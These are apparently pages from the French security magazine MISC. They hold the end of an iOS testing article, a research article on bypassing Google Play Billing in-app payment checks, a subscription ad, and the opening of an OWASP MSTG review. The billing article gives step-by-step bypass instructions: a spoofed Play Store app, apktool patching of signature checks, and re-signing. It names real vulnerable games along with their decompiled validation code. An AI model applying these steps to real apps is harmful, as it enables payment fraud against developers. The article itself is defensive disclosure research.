Il y a encore 2 ou 3 ans, il était difficile de tester la sécurité d'une application iOS sans disposer d'un terminal jailbreaké, mais, aujourd'hui, cela est devenu possible sous réserve d'utiliser un Mac. Il faut espérer que les progrès récents au niveau de la virtualisation vont finir par aboutir sur une plateforme libre et accessible à tous et ainsi démocratiser l'analyse de la sécurité des applications.

REMERCIEMENTS

Merci à Guillaume pour la relecture. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.

```
bibi:64655621de6ef5e56a874d63f1e1bdd14f7103b1 root# sqlite3 Manifest.db
SQLite version 3.19.4 2017-08-18 19:28:12
Enter ".help" for usage hints.
sqlite> .tables
Files       Properties
sqlite> select * from Files;
4d346d67b1288f4f39ff1218374604ef61d28d20|SysContainerDomain-com.apple.lskdd||2|bplist00#X$versionX$objectsY$archiverT$top
71d830da67bcc1a3404a3fa55e6bd6078b45b315|SysContainerDomain-com.apple.lskdd|tmp|2|bplist00#$X$versionX$objectsY$archiverT$top
54f67d809a0c6389f6077eda64d037a044841788|SysContainerDomain-com.apple.lskdd|Library|2|bplist00#$X$versionX$objectsY$archiverT$top
ed760fe4ac85871e0b40368327e2bb483d23cc1e|SysContainerDomain-com.apple.lskdd|Library/Preferences|2|bplist00#$X$versionX$objectsY$archiverT$top
21582ee01def7d9a3c37897ac599f22bdd764a51|SysContainerDomain-com.apple.lskdd|Documents|2|bplist00#$X$versionX$objectsY$archiverT$top
1edc75757be51191943ae2210cbd839251800c47|AppDomain-com.apple.PassbookUIService||2|bplist00#$X$versionX$objectsY$archiverT$top
80de008162f467e49120f89d0df4a22afded028c|AppDomain-com.apple.PassbookUIService|Library|2|bplist00%X$versionX$objectsY$archiverT$top
5fe1c0a8f141b820af2e66483ccd14913758078d|AppDomain-com.apple.PassbookUIService|Library/Preferences|2|bplist00%X$versionX$objectsY$archiverT$top
27a1bd9387371704cb708542c38ed83059da85bd|AppDomain-com.apple.PassbookUIService|Documents|2|bplist00%X$versionX$objectsY$archiverT$top
37b5b83449500ce6965cff1a708392049f6bb2c4|AppDomain-com.apple.ServerDocuments||2|bplist00#$X$versionX$objectsY$archiverT$top
89fb03dd9b109a933509845657d167174b934e73|AppDomain-com.apple.ServerDocuments|Library|2|bplist00%X$versionX$objectsY$archiverT$top
c789672aa9c6cc0ac37916e14f12b780c38d2aef|AppDomain-com.apple.ServerDocuments|Library/Preferences|2|bplist00%X$versionX$objectsY$archiverT$top
e441b0bab60ce3d29bf5696a2f4ba994f0cb0051|AppDomain-com.apple.ServerDocuments|Documents|2|bplist00%X$versionX$objectsY$archiverT$top

sqlite> .schema
CREATE TABLE Files (fileID TEXT PRIMARY KEY, domain TEXT, relativePath TEXT, flags INTEGER, file BLOB);
```

Fig. 5 : Schéma de la base Manifest.db.

CONTOURNEMENT DE L'API GOOGLE PLAY BILLING

Guillaume LOPES (@Guillaume_Lopes)
RandoriSec

D'après le blog [INVESP], le montant global des paiements dits « in-app » représentait environ 37 milliards de dollars (USD) en 2017 pour les applications mobiles (Android et Apple). Ce montant représente quasiment la moitié des revenus générés par les applications mobiles (48,2%), dépassant les revenus générés par les régies publicitaires (14%), ainsi que l'achat d'applications (37,8%). Il est donc important que la sécurité de ces paiements soit correctement implémentée afin d'éviter un manque à gagner pour les développeurs des applications. Dans le cadre de cet article, nous avons passé en revue 50 applications Android afin d'étudier le fonctionnement de l'API Google Play Billing et d'identifier les vulnérabilités liées à une mauvaise implémentation. Nous détaillerons en exemple des applications vulnérables.

mots-clés : *ANDROID / GOOGLE / PLAY BILLING / PLAY STORE / IN-APP*

1. L'API GOOGLE PLAY BILLING

1.1 Présentation

Le service Google Play Billing (ou anciennement Google InApp Billing) est un service permettant aux développeurs de vendre des produits au sein de leur application Android. Pour simplifier, deux grandes catégories de produits ont été définies par Google **[BILLINGDOC]** :

- les « one-time products » : ce sont des produits qui nécessitent un paiement en une seule fois. Il peut s'agir d'acheter une version premium d'une application ou d'acheter des vies supplémentaires dans un jeu ;
- les « subscriptions » : comme leur nom l'indique, il s'agit d'abonnements, qui vont nécessiter un paiement régulier de la part de l'utilisateur (mensuel, hebdomadaire, etc.). Par exemple, l'abonnement à un journal.

Il est à noter que l'ensemble des produits vendus par l'application doivent être définis dans la Google Play Console **[PLAYCONSOLE]**. Il s'agit de la même interface permettant aux développeurs de publier leur application.

Le principal intérêt d'utiliser le service Google Play Billing est que toute la partie paiement est complètement gérée par Google. Le développeur n'a pas besoin de gérer des cartes de paiement ou des données bancaires. La figure 1 résume les différentes étapes d'un paiement via l'API Google Play Billing, qui sont :

1. Au lancement de l'application, une connexion est effectuée auprès des infrastructures de Google via le Play Store afin de valider la connexion et récupérer la liste des différents produits vendus par l'application ;
2. Lorsque l'utilisateur sélectionne un produit à acheter, une requête est envoyée au Play Store afin d'initier le processus de paiement ;

3. L'application Play Store demande à l'utilisateur les informations nécessaires pour effectuer le paiement (données carte bancaire, PayPal, voucher, etc.) ;
4. Lorsque le paiement est validé par Google, le Play Store renvoie les informations sur le produit acheté par l'utilisateur à l'application ;
5. L'application valide les informations renvoyées par Google avant de délivrer le produit à l'utilisateur. Il est à noter que l'application peut utiliser un serveur externe pour valider les éléments reçus, mais cela n'est pas obligatoire.




Fig. 1 : Schéma détaillant les étapes du paiement via Google Play Billing.

1.2 Validation du paiement

Pour valider le paiement d'un produit, la documentation de l'API Google Play Billing **[VERIFY]** prévoit 2 cas de figure. Soit le développeur met en place un serveur externe et effectue l'ensemble des vérifications sur celui-ci, soit la vérification est effectuée localement dans l'application, mais cette dernière ne permet pas d'assurer correctement la sécurité du paiement. Dans tous les cas, Google renvoie un objet JSON contenant, notamment, les éléments suivants :

- *orderId* : il s'agit d'un numéro unique identifiant la transaction (cet identifiant est généré par Google) ;
- *packageName* : le nom de l'application (ex : `com.limasky.doodlejumpandroid`) ;
- *productId* : l'identifiant du produit qui a été défini dans le Google Play Console (ex. : `doodlejump.candys10000`) ;
- *purchaseState* : un entier indiquant l'état du paiement (la valeur 0 indique que le produit a été acheté) ;
- *purchaseToken* : un jeton à usage unique qui permet d'identifier un achat pour un produit spécifique et un utilisateur particulier.

Cet objet JSON est signé à l'aide de la clé privée de l'application. En effet, lorsque le développeur publie son application, la Google Play Console génère une paire de clés RSA pour chaque application. La clé publique doit être présente dans l'application si le développeur souhaite valider la signature dans l'application.

Dans le cas où le développeur décide d'effectuer la validation du paiement sur un serveur externe, Google recommande d'interroger directement l'API Google Play Developer **[PLAYDEV]** pour récupérer la liste des achats enregistrés. Il pourra ainsi valider que le numéro identifiant la transaction (*orderId*) et le jeton à usage unique (*purchaseToken*) correspondent bien à ce qui est contenu dans l'objet JSON. Bien entendu, comme pour la vérification effectuée localement, le développeur pourra uniquement valider la signature de l'objet JSON.

Comme nous le verrons par la suite, de nombreuses applications préfèrent effectuer la validation du paiement au sein même de l'application.

1.3 Les bibliothèques tierces

Lors de l'étude des différentes applications Android utilisant l'API Google Play Billing, nous avons identifié que certaines bibliothèques tierces étaient utilisées pour faciliter le développement. Notamment dans le domaine du jeu vidéo, le moteur de rendu graphique Unity est très souvent utilisé. À cet effet, les bibliothèques « Google In App Billing Plugin » par Prime31 **[PRIME31]** et « Unity IAP » par Unity **[UNITY]** sont

fournies aux développeurs afin de s'interfacer avec l'API Google Play Billing. Malheureusement, ces 2 bibliothèques ne permettent pas de valider le paiement sur un serveur externe.

Voici un extrait de la documentation de Prime31 :

« Google highly recommends always validating purchases on a secure server. **The plugin will do on device validation for you but Android apps are very easily hacked so this should not be relied on.** »

Et voici un extrait de la documentation d'Unity :

« Unity IAP is designed to **support local validation within your application**. [...] **Unity does not offer support for server-side validation** ».

2. FAIBLESSES DE L'API

2.1 Historique sur BillingHack

En 2013, Dominik Schürmann a identifié deux vulnérabilités majeures dans l'API Google Play Billing **[SCHURMANN]** permettant de contourner le paiement.

D'une part, il était possible pour une application installée sur le téléphone d'usurper l'identité du Play Store. En effet, comme évoqué dans la première partie de cet article, l'application Google Play Store agit comme un proxy entre l'application Android souhaitant effectuer un achat et l'infrastructure de Google. Lorsque l'application souhaitait initier le processus de paiement, elle devait envoyer un *Intent* implicite auprès du Play Store. Pour rappel, lorsque l'*Intent* est implicite c'est Android qui se charge de déterminer le destinataire du message. Il suffit donc pour une application malveillante de définir un *Intent-filter* avec une priorité élevée pour recevoir la demande d'achat avant le Play Store. Il pourra ainsi par la suite répondre à sa place et notifier que le paiement a été effectué.

D'autre part, Dominik s'est également aperçu que la fonction de validation de la signature du paiement fournie par Google (`verifyPurchase`) était validée même si la signature était vide. Voici le code de la fonction au moment des faits :

```
public static boolean verifyPurchase(String base64PublicKey, String
signedData, String signature) {
        if (signedData == null) {
            Log.e(TAG, "data is null");
            return false;
        }

        boolean verified = false;
        if (!TextUtils.isEmpty(signature)) {
            PublicKey key = Security.generatePublicKey(base64PublicKey);
            verified = Security.verify(key, signedData, signature);
            if (!verified) {
                Log.w(TAG, "signature does not match data.");
                return false;
            }
        }
        return true;
    }
```

On constate bien que si la signature est une chaîne de caractères vide alors elle n'est pas vérifiée et la fonction retournera la valeur booléenne vraie.

Afin de démontrer l'exploitation de la vulnérabilité, Dominik a implémenté une preuve de concept nommée BillingHack **[POC]**. Pour résumer, un attaquant était en mesure de contourner le paiement en installant une application malveillante usurpant le comportement du Play Store et sous réserve que la validation était effectuée localement.

Google a rapidement corrigé ces vulnérabilités en forçant, tout d'abord, les développeurs à utiliser un *Intent* explicite pour communiquer avec le Play Store. Si tel n'est pas cas, Google refuse de publier l'application. Ensuite, la fonction `verifyPurchase` a été modifiée afin de retourner la valeur booléenne faux par défaut.

2.2 Contournement du paiement

Le lecteur attentif remarquera que malgré les corrections apportées par Google, si la validation du paiement est effectuée localement alors il est très difficile de s'assurer qu'un attaquant ne sera pas en mesure de contourner le paiement. Un attaquant modifiant l'application vulnérable pourra supprimer les vérifications et les protections mises en place.

Tout d'abord, il est possible de modifier l'*Intent* explicite, dans l'application cible, afin que notre application malveillante soit utilisée à la place du Play Store (**com.android.vending**) :

```
Intent intent = new Intent("com.android.vending.
billing.InAppBillingService.BIND");
intent.setPackage("org.billinghack");
```

Ainsi, notre application cible n'enverra ses messages que vers notre application malveillante. Ainsi, on pourra confirmer à notre application cible que l'utilisateur a effectué le paiement auprès de Google.

Ensuite, il suffira d'identifier la portion de code en charge de valider la signature et de la modifier afin que n'importe quelle signature soit acceptée. En résumé, les étapes sont les suivantes :

1. Lancer notre application malveillante (ex. : BillingHack) ;
2. Désassembler l'application cible à l'aide de l'outil **apktool** ;
3. Modifier la section de code définissant l'*Intent* explicite afin d'utiliser notre application ;
4. Modifier la portion de code validant la signature afin que n'importe quelle signature soit acceptée ;
5. Reconstruire l'application avec **apktool** et la signer avec **jarsigner** ;
6. PROFIT !

Il est à noter que pour réaliser cette attaque, il n'est pas nécessaire d'avoir un équipement rooté, mais simplement de modifier l'application ciblée et d'installer une application usurpant le Play Store.

Des applications permettant d'exploiter cette « technique » sont disponibles sur Internet. La plus connue est Lucky Patcher **[PATCHER]**. Néanmoins, toutes ces applications sont basées sur la preuve de concept de Dominik.

Enfin, en 2014, Collin Mulliner et al. ont développé un outil nommé VirtualSwindle **[SWINDLE]**, qui reproduisait cette attaque en instrumentant l'application ciblée. L'outil, qui n'a jamais été publié, nécessitait un équipement rooté. Les résultats à l'époque étaient déjà impressionnants, 51 applications étaient vulnérables sur les 85 testées.



2.3 Autres techniques de contournement

Google offre différentes possibilités aux développeurs pour tester l'API Google Play Billing dans leur application **[BILLINGTEST]**. L'une d'entre elles est d'utiliser des identifiants de produit (*productId*) réservés. Si une application Android utilise l'identifiant de produit **android.test.purchased** lors d'un achat, alors le Play Store considérera cela comme un test et ne demandera pas de paiement. Une réponse contenant les informations d'achat et une signature invalide sera renvoyée par Google. En 2017, Jérémy Matos avait présenté, lors de Bsides Lisbon **[MATOS]**, des applications Android qui ne validaient pas la signature du paiement lorsqu'un identifiant de produit réservé était utilisé. Cela permettait de contourner le paiement en modifiant uniquement l'application cible et sans utiliser d'application usurpant le Play Store.

3. APPLICATIONS VULNÉRABLES

Dans cette section, nous allons passer en revue quelques applications vulnérables afin de mettre en avant différentes implémentations du Google Play Billing. Afin de contourner le paiement, il faut comme évoqué précédemment remplacer le nom du composant du Play Store par une application que l'on contrôle (par exemple, Billing Hack). Ici, nous nous concentrons uniquement sur la validation du paiement. Note : tous les développeurs des applications présentées ont été contactés par l'auteur de l'article.

3.1 Doodle Jump : cas d'école

L'application Doodle Jump est un jeu de plateforme, qui était populaire en 2015 et qui comptabilise plus de 50 millions de téléchargements. Ce jeu permet d'acheter ou gagner des sucreries (« candies »), qui permettent par la suite d'acquérir des costumes.

Lorsque l'on analyse le code Java de l'application, on identifie dans la fonction **handleActivityResult** de la classe **IABHelper** que la signature et les données JSON sont validées par la fonction **verifyPurchase** :

```
int responseCodeFromIntent = getResponseCodeFromIntent(intent);
String stringExtra = intent.getStringExtra(RESPONSE_INAPP_PURCHASE_DATA);
String stringExtra2 = intent.getStringExtra(RESPONSE_INAPP_SIGNATURE);
    if (i2 == -1 && responseCodeFromIntent == 0) {
        if (stringExtra == null || stringExtra2 == null) {
            logError("BUG: either purchaseData or dataSignature is null.");
            logDebug("Extras: " + intent.getExtras().toString());
            iabResult = new IabResult(IABHELPER_UNKNOWN_ERROR, "IAB returned
null purchaseData or dataSignature");
            if (this.mPurchaseListener != null) {
                this.mPurchaseListener.onIabPurchaseFinished(iabResult, null);
            }
            return true;
        }
```

```
        try {
            Purchase purchase = new
Purchase(this.mPurchasingItemType,
stringExtra, stringExtra2);
            String sku = purchase.
getSku();
            if (Security.
verifyPurchase(this.
mSignatureBase64, stringExtra,
stringExtra2)) {
                logDebug("Purchase
signature successfully verified.");
```

Dans la fonction **verifyPurchase**, on s'assure que les différents éléments ne sont pas vides sinon la validation échoue. Ensuite, la fonction **verify** est appelée en utilisant la clé publique de l'application afin de vérifier que la signature correspond aux données JSON renvoyées par Google :

```
public static boolean
verifyPurchase(String str,
String str2, String str3) {
    if (!TextUtils.isEmpty(str2)
&& !TextUtils.isEmpty(str) &&
!TextUtils.isEmpty(str3)) {
        return
verify(generatePublicKey(str),
str2, str3);
    }
    Log.e(TAG, "Purchase
verification failed: missing
data.");
    return false;
}
```

La fonction **verify** effectue une vérification classique de signature. Du point de vue d'un attaquant, il est ainsi possible de modifier la fonction **verifyPurchase** afin de retourner vrai quel que soit le résultat de la fonction **verify**. Il est trivial d'effectuer cette modification en travaillant au niveau du code smali ou en utilisant Frida **[FRIDA]** par exemple. Ceci est laissé en exercice au lecteur !

3.2 Snoopy Pop : Unity à la rescousse !

L'application Snoopy Pop est un jeu similaire à Bubble Witch, la seule différence est qu'il se joue avec le personnage Snoopy ! Le but est de résoudre des puzzles en faisant des associations de boules de couleur, il est possible d'acquérir des vies ou bien des pièces (« coins ») qui permettront d'acheter des objets dans le jeu. Cette application utilise la bibliothèque Unity, qui fournit également une interface pour l'API Google Play Billing. Comme évoqué précédemment, Unity ne permet pas d'effectuer la validation du paiement depuis un serveur externe. Lors de l'analyse de l'application, nous avons constaté que la validation du paiement était réalisée dans les fichiers DLL présents dans le répertoire **`/assets/bin/Data/Managed`** :

```
# ls assets/bin/Data/Managed/
Analytics.dll Assembly-CSharp-firstpass.dll
Facebook.Unity.dll  mscorlib.dll Stores.dll System.
Xml.dll UnityEngine.Analytics.dll UnityEngine.
Purchasing.dll winrt.dll Apple.dll
Common.dll Facebook.Unity.IOS.dll P31RestKit.dll
System.Core.dll System.Xml.Linq.dll UnityEngine.dll
UnityEngine.UI.dll Assembly-CSharp.dll Facebook.
Unity.Android.dll Mono.Security.dll Security.dll
System.dll Tizen.dll UnityEngine.Networking.dll
Validator.dll
```

Dans notre contexte, ces fichiers contiennent du code C#, qui est facilement décompilable en utilisant un outil comme DnSpy **[DNSPY]**. Nous avons identifié que le fichier **`Security.dll`** contenait une fonction nommée **`Validate`** qui est en charge de valider la signature du paiement. Voici un extrait de son code :

```
publicGooglePlayReceipt Validate(string receipt,
string signature){
    byte[] bytes = Encoding.UTF8.GetBytes(receipt);
    byte[] signature2 = Convert.
FromBase64String(signature);
    bool flag = !this.key.Verify(bytes, signature2);
    if (flag)
    {
        throw new InvalidSignatureException();
    }
```

La variable **`receipt`** contient les données JSON renvoyées par Google et la variable **`signature`** contient la signature de l'objet JSON. Si la vérification échoue, on constate que la fonction retourne une exception nommée **`InvalidSignatureException`**. Afin de contourner le paiement, il suffit à un attaquant de supprimer l'exception retournée par la fonction et de reconstruire l'application avec cette nouvelle DLL.

3.3 Fruit Ninja : JNI

L'application Fruit Ninja est un jeu populaire dont le but est de découper des fruits comme un ninja ! À la date de rédaction de l'article, le jeu comptait plus de 100 millions de téléchargements. Comme précédemment, l'application permet d'acheter des crédits (pommes ou étoiles), qui permettent à leur tour d'acheter des objets dans le jeu (épée, dojo, améliorations, etc.). Pour cette application, les développeurs ont décidé d'implémenter les fonctions sensibles en utilisant du code natif. Sous Android, il est possible d'appeler du code natif depuis le code Java, et réciproquement, en utilisant l'interface *Java Native Interface* (JNI) **[NDK]**. L'utilisation de la JNI est facilement identifiable grâce à l'utilisation du mot clé **`native`** dans le code Java. En analysant le code de l'application, on identifie une fonction **`onActivityResult`**



dans la classe **GooglePlayBillingService**, qui manipule la signature et l'objet JSON renvoyés par Google comme l'illustre l'extrait de code suivant :

```
public static void onActivityResult(int i, int i2,
Intent intent) {
    Exception e;
    String str;
    StringBuilder stringBuilder;
    Intent intent2 = intent;
    if (i == 3055) {
        int intExtra = intent2.getIntExtra(RESPONSE_
CODE, 0);
        String stringExtra = intent2.
getStringExtra(RESPONSE_INAPP_PURCHASE_DATA);
        String stringExtra2 = intent2.
getStringExtra(RESPONSE_INAPP_SIGNATURE);
        String str2 = s_skuId;
        if (intExtra == 1) {
            PurchaseResult(str2, false, true, null,
null, null);
        } else if (stringExtra == null) {
            PurchaseResult(str2, false, false, null,
null, null);
        } else {
            String str3;
            try {
                JSONObject jSONObject = new
JSONObject(stringExtra);
                String string = jSONObject.
getString("productId");
               try {
                    [TRUNCATED]
                    PurchaseResult(string, true,
false, stringExtra, stringExtra2, str2);
                }
```

Ces informations sont ensuite envoyées à une fonction nommée **PurchaseResult**, qui elle-même appelle une fonction **native** nommée **PurchaseResultNative** :

```
public static void PurchaseResult(String str, boolean z,
boolean z2, String str2, String str3, String str4)
{
    GooglePlayBillingService googlePlayBillingService =
s_instance;
    if (googlePlayBillingService.m_waitingForCallback) {
        googlePlayBillingService.m_waitingForCallback =
false;
        synchronized (NativeGameLib.GetSyncObj()) {
            PurchaseResultNative(str, z, z2, str2, str3,
str4);
        }
   }
}

private static native void PurchaseResultNative(String
str, boolean z, boolean z2, String str2, String str3,
String str4);
```

Malgré le temps passé à effectuer une ingénierie inverse sur les bibliothèques partagées de l'application, l'auteur de l'article n'a pas été en mesure d'identifier le mécanisme de validation du paiement. Néanmoins, il apparaît que cette validation n'a pas été correctement implémentée étant donné qu'il est possible d'acheter des crédits dans le jeu en renvoyant une signature invalide ! Il est donc probable que la signature ne soit pas vérifiée.

CONCLUSION

Le choix laissé par Google de permettre aux développeurs de valider le paiement localement dans l'application n'a pas permis d'assurer la sécurité des paiements dits « in-app » sous Android.

Lors de notre étude réalisée sur 50 applications, nous avons identifié que 29 applications effectuaient la vérification de la signature localement et étaient donc vulnérables. Lors de l'analyse, nous avons bien identifié différentes techniques pour tenter de masquer la logique de vérification du paiement (obfuscation du code, utilisation de code natif, etc.), mais elles se sont révélées insuffisantes. Il est à noter que tous les développeurs ont été contactés, mais à ce jour aucune application n'a été corrigée.

À l'inverse du Google Play Billing, les API de paiement fournis par Samsung et Amazon pour l'environnement Android imposent l'utilisation d'un serveur externe pour la validation et la distribution du produit. Pour renforcer la sécurité des paiements dits « in-app », il est primordial de valider le paiement sur un serveur externe. Néanmoins, il reste toujours le problème de fournir le produit localement, notamment pour les jeux qui vendent des crédits ou des vies. Même sans contourner le paiement, il restera possible pour un attaquant d'identifier un moyen d'augmenter ces informations en manipulant l'application.

REMERCIEMENTS

Un grand merci aux relecteurs : Davy Douhine, Clément Notin, Marc Lebrun et Benoit Baudry. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.

ABONNEZ-VOUS !



6 MAGAZINES/AN

45 €*

au lieu de 59,40 €

FRAIS DE PORT OFFERTS

*Prix TTC en Euros / France Métropolitaine

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK



Offre Papier : MC1

Offre Flipbook : MC4

45 €*

Prix kiosque : 59,40 €

Économie : 14,40 €

*Prix TTC en Euros / France Métropolitaine

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK



Offre Papier : MC+1

Offre Flipbook : MC+4

65 €*

Prix kiosque : 89,20 €

Économie : 24,20 €

*Prix TTC en Euros / France Métropolitaine

FLIPBOOK HTML5

DÉCOUVREZ LE FLIPBOOK ! sur : www.ed-diamond.com

BULLETIN D'ABONNEMENT

JE M'ABONNE À MISC

☐ Offre **MC1** - 6 numéros pour 45 €* (papier)

☐ Offre **MC4** - 6 numéros pour 45 €* (Flipbook)

JE M'ABONNE À MISC ET SES HORS-SÉRIES

☐ Offre **MC+1** - 6 numéros et 2 hors-séries pour 65 €* (papier)

☐ Offre **MC+4** - 6 numéros et 2 hors-séries pour 65 €* (Flipbook)

*Prix TTC en Euros / France Métropolitaine - Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

À découper ou recopier et à renvoyer avec votre réglement à :

Les Éditions Diamond Service des Abonnements
10, Place de la Cathédrale – 68000 Colmar – France

JE RÈGLE ..... €

☐ par **chèque bancaire** ou **postal** à l'ordre des Éditions Diamond (uniquement France et DOM TOM)

☐ Pour les règlements par **virement**, veuillez nous contacter **par e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

COORDONNÉES DE L'ABONNÉ

Société : .....

Nom : .....

Prénom : .....

Adresse : .....

.....

Code Postal : .....

Ville : .....

Pays : .....

Téléphone : .....

E-mail : .....

☐ J'autorise GNU/Linux Magazine à me contacter par e-mail ou par téléphone

CONSULTEZ MISC **EN NUMÉRIQUE !**



...CELUI D'AUJOURD'HUI ET CEUX D'HIER...

...LE BIMESTRIEL ET LES HORS-SÉRIES !

RENDEZ-VOUS SUR :

connect.ed-diamond.com

PRÉSENTATION DE L'OWASP MOBILE SECURITY TESTING GUIDE

Davy DOUHINE (@ddouhine)
Guillaume LOPES (@Guillaume_Lopes)
RandoriSec

Paru en juin 2018, l'OWASP Mobile Security Testing Guide (MSTG) est devenu une référence pour appréhender et auditer la sécurité des applications mobiles (Android et iOS). Dans cet article, nous allons passer en revue le guide et présenter quelques exemples d'utilisation.

mots-clés : *ANDROID / iOS / AUDIT / OWASP / MSTG / PENTEST / APPLICATION MOBILE / MASVS*

1. UN PEU D'HISTOIRE

La sécurité des terminaux mobiles est un sujet relativement récent dans le domaine de l'audit et des tests d'intrusion. De plus, l'adoption de ces terminaux en entreprise accélère le besoin des auditeurs, mais également des développeurs de se former au sujet. Mais comment tester correctement la sécurité d'une application mobile ?

Les risques mobiles sont sensiblement différents des risques traditionnels dans le monde de l'informatique. Par ailleurs, l'écosystème mobile implique également un outillage et des techniques de test différents. Il faut donc se mettre à jour et se former. Malheureusement, il n'a pas toujours été facile de trouver une information fraîche et utilisable ces dernières années. Il en résulte un spectre très réduit des tests mobiles : souvent ce sont uniquement les API qui ont été testées plutôt que les applications elles-mêmes.

Heureusement, le projet Mobile Security Testing Guide **[OWASP_MSTG]** a été initié en 2015, mais il aura fallu une longue gestation pour aboutir en juin 2018, après quelques sorties de « bêta », à la sortie officielle de la première version du guide. Le MSTG est en quelque sorte le pendant mobile de l'OWASP Testing Guide **[OWASP_TESTING_GUIDE]**. C'est sur la version 1.1.3, sortie en août 2019, que cet article a été basé.

